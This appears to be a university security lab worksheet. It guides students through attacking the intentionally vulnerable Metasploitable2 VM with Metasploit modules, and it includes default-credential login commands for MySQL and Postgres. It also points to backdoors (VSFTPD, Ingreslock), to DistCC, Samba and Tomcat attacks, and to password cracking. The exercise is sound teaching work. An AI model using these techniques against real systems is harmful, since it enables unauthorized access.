Now it's your turn: check the report and select the most interesting and promising exploits on the list.

Annotate here the exploits you have successfully executed, the corresponding severity, and the exploit you have used in Metasploitable:

→

Finally, try at least one auxiliary password cracker included in the set of modules, for instance, the TOMCAT login auxiliary module (it may last several minutes). Is it an effective way to crack passwords? Compare it against dedicated tools (Hydra, john, hashcat).

→

Some suggestions

We suggest you read the report and try to exploit the vulnerabilities that look more promising. It is more interesting to work with Metasploitable modules without being sure they will work and play until success (or failure).

Nonetheless, below there is a list of vulnerabilities that you can exploit.

- The `rlogin`, `rsh`, and `rexec` vulnerabilities do not need any Metasploitable2 help. However, r$*$ commands have been completely substituted in modern Linux versions with SSH. If you want to see how easy it was to enter, clone your metasploitable2 VM and use it to connect to another metasploitable instance. If you are in the lab, exploit some vulnerability to enter one Metasploitable2 and attack one of the other instances in the lab.
- The `DistCC` vulnerability has a specific module in Metasploitable. Use nmap to confirm the correct port number. If something fails, look for another payload; at least one works well. Read the instructions in the report, you will not be root, but you can write a program and use `gcc` to become (wait for the next lab, though).
- The `Ingreslock` vulnerability does not need specific effort. It's a backdoor to become root easily – just telnet on the proper port.
- MySQL has a default user and empty password. Use the following command to access it:

  ```
  mysql -u root -h IP
  ```

  Annotate some MySQL commands here that can allow you to find interesting information:

  $\rightarrow$

- The Distributed Ruby vulnerability cannot be exploited in Metasploitable; the reason is that the exploit has a vulnerability that allows attackers to enter the system running Metasploitable. See `https://www.cve.org/CVERecord?id=CVE-2020-7385`
- Postgres uses a weak authentication. Use the command below to connect, then look for online manuals to look for Postgres command line instructions:

  ```
  psql -h 10.0.2.4 -U postgres
  ```

- The Tomcat exploit is easy to run (look for ghostcat); however, it needs to be scripted a bit to steal all the tomcat configuration files. It is outside the scope of this lab.
- Also, the Tomcat MGR login can be exploited; just remember to use the correct port.

  $\rightarrow$

  When you find the username and password, you can use the other exploits available in Metasploitable to become root on the victim machine.
- The VSFTPD has a backdoor. Just too easy to exploit it. Execute the exploit more than once if it does not work on the first try.
- Samba usermap also exposes another vulnerability that is very easy to exploit.
- Also, Unreal can be easily exploited; just find the proper payload.